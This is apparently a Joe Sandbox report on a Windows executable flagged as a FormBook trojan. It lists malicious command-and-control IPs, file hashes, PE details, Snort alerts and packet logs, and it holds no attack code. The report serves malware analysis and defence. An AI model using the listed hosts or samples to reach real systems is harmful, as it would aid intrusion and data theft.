http://www.fontbureau.com	explorer.exe, 00000003.0000000 0.369240129.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000003.0000000 0.369240129.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000003.0000000 0.369240129.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000003.0000000 0.369240129.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000003.0000000 0.369240129.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.litespeedtech.com/error-page	cmd.exe, 00000004.00000002.679 859333.0000000003A2F000.000000 04.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000003.0000000 0.369240129.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000003.0000000 0.369240129.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000003.0000000 0.369240129.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000003.0000000 0.369240129.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000003.0000000 0.369240129.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000003.0000000 0.369240129.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000003.0000000 0.369240129.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000003.0000000 0.369240129.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000003.0000000 0.369240129.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000003.0000000 0.369240129.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000003.0000000 0.369240129.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000003.0000000 0.369240129.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000003.0000000 0.369240129.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000003.0000000 0.369240129.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000003.0000000 0.369240129.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.fonts.com	explorer.exe, 00000003.0000000 0.369240129.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000003.0000000 0.369240129.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000003.0000000 0.369240129.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000003.0000000 0.369240129.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	explorer.exe, 00000003.0000000 0.369240129.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
112.213.89.130	unknown	Viet Nam		45544	SUPERDATA-AS-VNSUPERDATA-VN	true
161.35.25.247	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
18.209.115.26	unknown	United States		14618	AMAZON-AESUS	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	339369
Start date:	13.01.2021
Start time:	21:45:49
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 8s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	RRW9901200241.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	21
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/0@6/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 14.3% (good quality ratio 13.4%) • Quality average: 74.7% • Quality standard deviation: 29.2%
HCA Information:	• Successful, ratio: 96% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 40.88.32.150, 13.88.21.125, 104.43.139.144, 51.104.144.132, 92.122.213.247, 92.122.213.194, 8.248.149.254, 8.253.95.249, 8.253.204.121, 67.26.75.254, 67.26.137.254, 51.103.5.159, 52.155.217.156, 20.54.26.129, 23.210.248.85, 51.104.139.180, 173.194.79.121 • Excluded domains from analysis (whitelisted): ghs.google.com, arc.msn.com.nsatc.net, a1449.dscg2.akamai.net, wns.notify.windows.com.akadns.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, skypedataprdcoleus15.cloudapp.net, par02p.wns.notify.windows.com.akadns.net, emea1.notify.windows.com.akadns.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, auto.au.download.windowsupdate.com.c.footprint.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, e1723.g.akamaiedge.net, skypedataprdcolcus16.cloudapp.net, ris.api.iris.microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
112.213.89.130	RTV900021234.exe	Get hash	malicious	Browse	• www.unitvn.com/krc/?APX87P=yIa+94l9rzehTYM3PiVfcRiVsqTAPcUdvzwZbg1xcjwMDM0Vsi/KUjipuEqEfCN0H+g6&LZiH=ypqh5Rq0KFKhz8cp

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
18.209.115.26	payment slip-002044040440.exe	Get hash	malicious	Browse	• www.1250northdearbornst4c.info/2igt/?uR-l4=3NdSt4Dbtj7cU1//BbJElqvuZBmTz68+ScaJlk7V93PW9Am25GCoyfUNEI1BqDLJxCBl&lhQ0qf=9rUDXL508DA

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.unitvn.com	RTV900021234.exe	Get hash	malicious	Browse	• 112.213.89.130

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
SUPERDATA-AS-VNSUPERDATA-VN	H56P7iDwnJ.doc	Get hash	malicious	Browse	• 112.213.89.42
	RTV900021234.exe	Get hash	malicious	Browse	• 112.213.89.130
	sample.exe	Get hash	malicious	Browse	• 112.213.89.101
	December Po034333.exe	Get hash	malicious	Browse	• 45.117.169.19
	bin.exe	Get hash	malicious	Browse	• 103.7.41.23
	New inquiry CMSalgmN0 200000872525_pdf.exe	Get hash	malicious	Browse	• 103.252.254.111
	NOAH FORMBUK_crypted.exe	Get hash	malicious	Browse	• 112.213.89.96
	Quotation.exe	Get hash	malicious	Browse	• 112.213.89.38
	http://https://contentsxx.xsrv.jp/academia/parts_service/7xg/	Get hash	malicious	Browse	• 112.213.89.144
	PAYMENT SWIFT COPY.exe	Get hash	malicious	Browse	• 112.213.92.150
	REQUEST FOR QUOTATION FILE.exe	Get hash	malicious	Browse	• 112.213.92.150
	IMG_000924677656765_0025676544.exe	Get hash	malicious	Browse	• 112.213.92.150
	WIRE TRANSFER COPY _JPG_.exe	Get hash	malicious	Browse	• 112.213.92.150
	WIRE REMITTANCE SLIP.exe	Get hash	malicious	Browse	• 112.213.92.150
	PAYMENT SWIFT COPY.exe	Get hash	malicious	Browse	• 112.213.92.150
	http://617pg.com/sites/pfCaonV	Get hash	malicious	Browse	• 112.213.89.121
	New Order.exe	Get hash	malicious	Browse	• 45.117.170.2
	PO# 08272020Ex.doc	Get hash	malicious	Browse	• 112.213.89.42
	Dokumente_2020_08.doc	Get hash	malicious	Browse	• 112.213.89.89
	I51QkD14Ap.doc	Get hash	malicious	Browse	• 112.213.89.143
AMAZON-AESUS	Chrome.exe	Get hash	malicious	Browse	• 3.83.71.222
	orden pdf.exe	Get hash	malicious	Browse	• 3.223.115.185
	Matrix.exe	Get hash	malicious	Browse	• 54.234.205.119
	YvGnm93rap.exe	Get hash	malicious	Browse	• 54.208.77.124
	0113_1010932681.doc	Get hash	malicious	Browse	• 184.73.247.141
	0113_203089882.doc	Get hash	malicious	Browse	• 50.19.243.236
	0113_88514789.doc	Get hash	malicious	Browse	• 54.235.83.248
	W0rd.dll	Get hash	malicious	Browse	• 23.21.140.41
	W0rd.dll	Get hash	malicious	Browse	• 184.73.247.141
	Order_00009.xlsx	Get hash	malicious	Browse	• 35.172.94.1
	PO85937758859777.xlsx	Get hash	malicious	Browse	• 52.201.79.206
	IMG_2021_01_13_1_RFQ_PO_1832938.doc	Get hash	malicious	Browse	• 54.224.10.186
	0113_35727287.doc	Get hash	malicious	Browse	• 184.73.247.141
	W0rd.dll	Get hash	malicious	Browse	• 54.243.119.179
	0fiasS.dll	Get hash	malicious	Browse	• 54.243.119.179
	01_extracted.exe	Get hash	malicious	Browse	• 184.73.247.141
	DHL_Jan 2021 at 1.M_9B78290_PDF.exe	Get hash	malicious	Browse	• 23.21.252.4
	QUOTE_98876_566743_233.exe	Get hash	malicious	Browse	• 52.20.197.7
	20210111 Virginie.exe	Get hash	malicious	Browse	• 52.202.22.6
	DHL_Jan 2021 at 13M_9B7290_PDF.exe	Get hash	malicious	Browse	• 54.243.164.148
DIGITALOCEAN-ASNUS	Byrnes Gould PLLC.odt	Get hash	malicious	Browse	• 178.128.131.91
	pHUWiFd56t.exe	Get hash	malicious	Browse	• 107.170.138.56
	Project review_Pdf.exe	Get hash	malicious	Browse	• 128.199.234.84
	Consignment Details.exe	Get hash	malicious	Browse	• 161.35.147.117
	btVnDhh5K7.exe	Get hash	malicious	Browse	• 167.71.226.205

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	0XrD9TsGUr.exe	Get hash	malicious	Browse	• 107.170.138.56
	RFQ 41680.xlsx	Get hash	malicious	Browse	• 178.62.58.5
	Doc.doc	Get hash	malicious	Browse	• 178.128.68.22
	mobdro.apk	Get hash	malicious	Browse	• 142.93.74.196
	mobdro.apk	Get hash	malicious	Browse	• 142.93.74.196
	Test.HTM	Get hash	malicious	Browse	• 159.89.4.250
	Doc.doc	Get hash	malicious	Browse	• 167.71.148.58
	Electronic form.doc	Get hash	malicious	Browse	• 157.245.123.197
	_____.doc	Get hash	malicious	Browse	• 188.166.207.182
	_____.doc	Get hash	malicious	Browse	• 188.166.207.182
	http://landerer.wellwayssaustralia.com/r/?id=kl522318,Z185223,I521823&rd=www.electriccollisionrepair.com/236:52%20PMt75252n2021?e=#landerer@doriltoncapital.com	Get hash	malicious	Browse	• 5.101.110.225
	info.doc	Get hash	malicious	Browse	• 138.197.99.250
	JI35907_2020.doc	Get hash	malicious	Browse	• 178.128.68.22
	http://46.101.152.151/?email=michael.little@austalusa.com	Get hash	malicious	Browse	• 46.101.152.151
	http://search.hwatchtvnow.co	Get hash	malicious	Browse	• 82.196.7.246

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.637869354827877
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	RRW9901200241.exe
File size:	333312
MD5:	61ffb4ad4721f51413075923b2e9468d
SHA1:	aa9ca98955157ca28bdbb1d8d29c3d1af2e28023
SHA256:	546e873e9e746eeee9cbed391ff7463ce192091ee0ff51c076291da5d836f64f
SHA512:	fe49b3771c704c8ab65cb7eb54e6a6e29abb96d0f6e2a9e1d3838d99370d2d868b51111a4ff5e04b181c1f12f42a296a56c5a1e3afb4fa05540ae632d592dbd7
SSDEEP:	6144:N19ayEbgUCAOTYANcqlW2yny6uvfb+OYITDbJZyA4JDh17ZST0b+caI:39ay0grp2yn16fb+OBXiDJ9VZGKcI
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....tj.m'j.m'j.m'.Q.'k.m'.4.'l.m'.4.'r.m'.4.'..m'j.l'..m'...'..m'M7.'k.m'M7.'k.m'M7.'k.m'Richj.m'.....PE..L....._...

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x408847
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5FFEB19F [Wed Jan 13 08:38:55 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	e7da020c2fad0c59a3d5e97971484548

Entrypoint Preview

Instruction
call 00007FE7ACDB62F1h
jmp 00007FE7ACDAEF55h
push 00000014h
push 0041D838h
call 00007FE7ACDAF7F8h
call 00007FE7ACDB26A6h
movzx esi, ax
push 00000002h
call 00007FE7ACDB6284h
pop ecx
mov eax, 00005A4Dh
cmp word ptr [00400000h], ax
je 00007FE7ACDAEF56h
xor ebx, ebx
jmp 00007FE7ACDAEF85h
mov eax, dword ptr [0040003Ch]
cmp dword ptr [eax+00400000h], 00004550h
jne 00007FE7ACDAEF3Dh
mov ecx, 0000010Bh
cmp word ptr [eax+00400018h], cx
jne 00007FE7ACDAEF2Fh
xor ebx, ebx
cmp dword ptr [eax+00400074h], 0Eh
jbe 00007FE7ACDAEF5Bh
cmp dword ptr [eax+004000E8h], ebx
setne bl
mov dword ptr [ebp-1Ch], ebx
call 00007FE7ACDB3693h
test eax, eax
jne 00007FE7ACDAEF5Ah
push 0000001Ch
call 00007FE7ACDAF025h
pop ecx
call 00007FE7ACDB3CFCh
test eax, eax
jne 00007FE7ACDAEF5Ah
push 00000010h

Instruction
call 00007FE7ACDAF014h
pop ecx
call 00007FE7ACDB2438h
and dword ptr [ebp-04h], 00000000h
call 00007FE7ACDB0BD3h
call dword ptr [004180C8h]
mov dword ptr [00424080h], eax
call 00007FE7ACDB62E2h
mov dword ptr [00422284h], eax
call 00007FE7ACDB5EE3h
test eax, eax
jns 00007FE7ACDAEF5Ah
push 00000008h
call 00007FE7ACDADB0Ah
pop ecx
call 00007FE7ACDB60FFh

Rich Headers

Programming Language:	• [LNK] VS2012 build 50727 • [RES] VS2012 build 50727 • [C] VS2012 build 50727

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x1db94	0xdc	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x25000	0x1a78	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x27000	0x114c	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x1d6e0	0x40	.rdata
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x18000	0x1c8	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x16d3a	0x16e00	False	0.570835467896	data	6.67299232216	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x18000	0x64f8	0x6600	False	0.572150735294	data	6.01720541218	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x1f000	0x5098	0x3400	False	0.285456730769	data	4.69747681351	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x25000	0x1a78	0x1c00	False	0.9462890625	data	7.76883960412	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x27000	0x1798	0x1800	False	0.608561197917	data	5.57094653631	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_RCDATA	0x25070	0x1a05	data	English	United States

Imports

DLL	Import
KERNEL32.dll	RaiseException, ReadConsoleW, ReadFile, CreateFileW, WriteConsoleW, GetStringTypeW, LCMapStringEx, SetConsoleCursorPosition, LoadLibraryW, GetModuleHandleW, HeapReAlloc, HeapSize, OutputDebugStringW, SetFilePointerEx, GetConsoleMode, GetConsoleCP, FlushFileBuffers, SetStdHandle, WideCharToMultiByte, FreeEnvironmentStringsW, GetEnvironmentStringsW, GetProcessHeap, HeapAlloc, GetStdHandle, GetTickCount64, GetSystemTimeAsFileTime, QueryPerformanceCounter, GetModuleFileNameA, GetCurrentThreadId, SetLastError, GetCPInfo, GetOEMCP, GetACP, EncodePointer, DecodePointer, GetLastError, InterlockedDecrement, ExitProcess, GetModuleHandleExW, GetProcAddress, AreFileApisANSI, MultiByteToWideChar, GetLocalTime, GetCommandLineA, IsDebuggerPresent, IsProcessorFeaturePresent, EnterCriticalSection, LeaveCriticalSection, CloseHandle, HeapFree, InitializeCriticalSectionAndSpinCount, RtlUnwind, GetFileType, DeleteCriticalSection, InitOnceExecuteOnce, GetStartupInfoW, UnhandledExceptionFilter, SetUnhandledExceptionFilter, FlsAlloc, FlsGetValue, FlsSetValue, FlsFree, GetCurrentProcess, TerminateProcess, WriteFile, GetModuleFileNameW, Sleep, LoadLibraryExW, InterlockedIncrement, IsValidCodePage, SetEndOfFile
msi.dll	
loadperf.dll	LoadPerfCounterTextStringsA, UnloadPerfCounterTextStringsW, UnloadPerfCounterTextStringsA
MSVFW32.dll	StretchDIB
AVIFIL32.dll	AVIFileExit, AVIStreamReadData
pdh.dll	PdhEnumObjectsW, PdhSetQueryTimeRange, PdhGetDllVersion
WSOCK32.dll	WSASetBlockingHook, WSACancelAsyncRequest, bind, ord1104, ord1108, ord1130
GDI32.dll	StartDocW, GdiGetSpoolFileHandle, PolyBezier
MAPI32.dll	
MSACM32.dll	acmDriverPriority, acmFilterTagDetailsA

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/13/21-21:48:09.018441	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49748	80	192.168.2.6	161.35.25.247
01/13/21-21:48:09.018441	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49748	80	192.168.2.6	161.35.25.247
01/13/21-21:48:09.018441	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49748	80	192.168.2.6	161.35.25.247

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:47:46.360791922 CET	49746	80	192.168.2.6	18.209.115.26
Jan 13, 2021 21:47:46.488919020 CET	80	49746	18.209.115.26	192.168.2.6
Jan 13, 2021 21:47:46.489022970 CET	49746	80	192.168.2.6	18.209.115.26
Jan 13, 2021 21:47:46.489367962 CET	49746	80	192.168.2.6	18.209.115.26
Jan 13, 2021 21:47:46.616822958 CET	80	49746	18.209.115.26	192.168.2.6
Jan 13, 2021 21:47:46.651639938 CET	80	49746	18.209.115.26	192.168.2.6
Jan 13, 2021 21:47:46.651665926 CET	80	49746	18.209.115.26	192.168.2.6
Jan 13, 2021 21:47:46.651837111 CET	49746	80	192.168.2.6	18.209.115.26
Jan 13, 2021 21:47:46.651880026 CET	49746	80	192.168.2.6	18.209.115.26
Jan 13, 2021 21:47:46.779654980 CET	80	49746	18.209.115.26	192.168.2.6
Jan 13, 2021 21:48:08.976949930 CET	49748	80	192.168.2.6	161.35.25.247
Jan 13, 2021 21:48:09.017882109 CET	80	49748	161.35.25.247	192.168.2.6
Jan 13, 2021 21:48:09.018162012 CET	49748	80	192.168.2.6	161.35.25.247
Jan 13, 2021 21:48:09.018440962 CET	49748	80	192.168.2.6	161.35.25.247
Jan 13, 2021 21:48:09.058419943 CET	80	49748	161.35.25.247	192.168.2.6
Jan 13, 2021 21:48:09.058456898 CET	80	49748	161.35.25.247	192.168.2.6
Jan 13, 2021 21:48:09.058465004 CET	80	49748	161.35.25.247	192.168.2.6
Jan 13, 2021 21:48:09.058763981 CET	49748	80	192.168.2.6	161.35.25.247
Jan 13, 2021 21:48:09.058902025 CET	49748	80	192.168.2.6	161.35.25.247
Jan 13, 2021 21:48:09.098886013 CET	80	49748	161.35.25.247	192.168.2.6
Jan 13, 2021 21:49:10.731152058 CET	49755	80	192.168.2.6	112.213.89.130
Jan 13, 2021 21:49:10.974504948 CET	80	49755	112.213.89.130	192.168.2.6
Jan 13, 2021 21:49:10.974662066 CET	49755	80	192.168.2.6	112.213.89.130
Jan 13, 2021 21:49:10.974819899 CET	49755	80	192.168.2.6	112.213.89.130
Jan 13, 2021 21:49:11.218736887 CET	80	49755	112.213.89.130	192.168.2.6
Jan 13, 2021 21:49:11.219010115 CET	80	49755	112.213.89.130	192.168.2.6
Jan 13, 2021 21:49:11.219032049 CET	80	49755	112.213.89.130	192.168.2.6
Jan 13, 2021 21:49:11.219048023 CET	80	49755	112.213.89.130	192.168.2.6
Jan 13, 2021 21:49:11.219305992 CET	49755	80	192.168.2.6	112.213.89.130
Jan 13, 2021 21:49:11.219439983 CET	49755	80	192.168.2.6	112.213.89.130
Jan 13, 2021 21:49:11.463022947 CET	80	49755	112.213.89.130	192.168.2.6

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:46:35.689513922 CET	60261	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:46:35.737133980 CET	53	60261	8.8.8.8	192.168.2.6
Jan 13, 2021 21:46:36.498744011 CET	56061	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:46:36.546652079 CET	53	56061	8.8.8.8	192.168.2.6
Jan 13, 2021 21:46:37.325687885 CET	58336	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:46:37.376445055 CET	53	58336	8.8.8.8	192.168.2.6
Jan 13, 2021 21:46:38.430398941 CET	53781	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:46:38.478130102 CET	53	53781	8.8.8.8	192.168.2.6
Jan 13, 2021 21:46:39.249034882 CET	54064	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:46:39.308801889 CET	53	54064	8.8.8.8	192.168.2.6
Jan 13, 2021 21:46:40.519951105 CET	52811	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:46:40.570771933 CET	53	52811	8.8.8.8	192.168.2.6
Jan 13, 2021 21:46:41.302488089 CET	55299	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:46:41.359087944 CET	53	55299	8.8.8.8	192.168.2.6
Jan 13, 2021 21:46:42.295033932 CET	63745	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:46:42.345844984 CET	53	63745	8.8.8.8	192.168.2.6
Jan 13, 2021 21:46:44.055450916 CET	50055	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:46:44.103316069 CET	53	50055	8.8.8.8	192.168.2.6
Jan 13, 2021 21:46:45.024713039 CET	61374	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:46:45.075690031 CET	53	61374	8.8.8.8	192.168.2.6
Jan 13, 2021 21:47:05.041726112 CET	50339	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:47:05.089576960 CET	53	50339	8.8.8.8	192.168.2.6
Jan 13, 2021 21:47:18.093296051 CET	63307	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:47:18.151318073 CET	53	63307	8.8.8.8	192.168.2.6
Jan 13, 2021 21:47:23.192512035 CET	49694	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:47:23.243278980 CET	53	49694	8.8.8.8	192.168.2.6
Jan 13, 2021 21:47:24.582165003 CET	54982	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:47:24.648821115 CET	53	54982	8.8.8.8	192.168.2.6
Jan 13, 2021 21:47:31.226372004 CET	50010	53	192.168.2.6	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:47:31.284768105 CET	53	50010	8.8.8.8	192.168.2.6
Jan 13, 2021 21:47:37.087724924 CET	63718	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:47:37.147120953 CET	53	63718	8.8.8.8	192.168.2.6
Jan 13, 2021 21:47:37.889822960 CET	62116	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:47:37.946158886 CET	53	62116	8.8.8.8	192.168.2.6
Jan 13, 2021 21:47:38.517600060 CET	63816	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:47:38.576761007 CET	53	63816	8.8.8.8	192.168.2.6
Jan 13, 2021 21:47:38.998594046 CET	55014	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:47:39.058088064 CET	53	55014	8.8.8.8	192.168.2.6
Jan 13, 2021 21:47:39.576025009 CET	62208	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:47:39.636415958 CET	53	62208	8.8.8.8	192.168.2.6
Jan 13, 2021 21:47:40.263968945 CET	57574	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:47:40.277487993 CET	51818	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:47:40.312587976 CET	53	57574	8.8.8.8	192.168.2.6
Jan 13, 2021 21:47:40.378937006 CET	53	51818	8.8.8.8	192.168.2.6
Jan 13, 2021 21:47:41.109539986 CET	56628	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:47:41.165824890 CET	53	56628	8.8.8.8	192.168.2.6
Jan 13, 2021 21:47:42.006177902 CET	60778	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:47:42.062701941 CET	53	60778	8.8.8.8	192.168.2.6
Jan 13, 2021 21:47:42.910536051 CET	53799	53	192.168.2.6	8.8.8.8
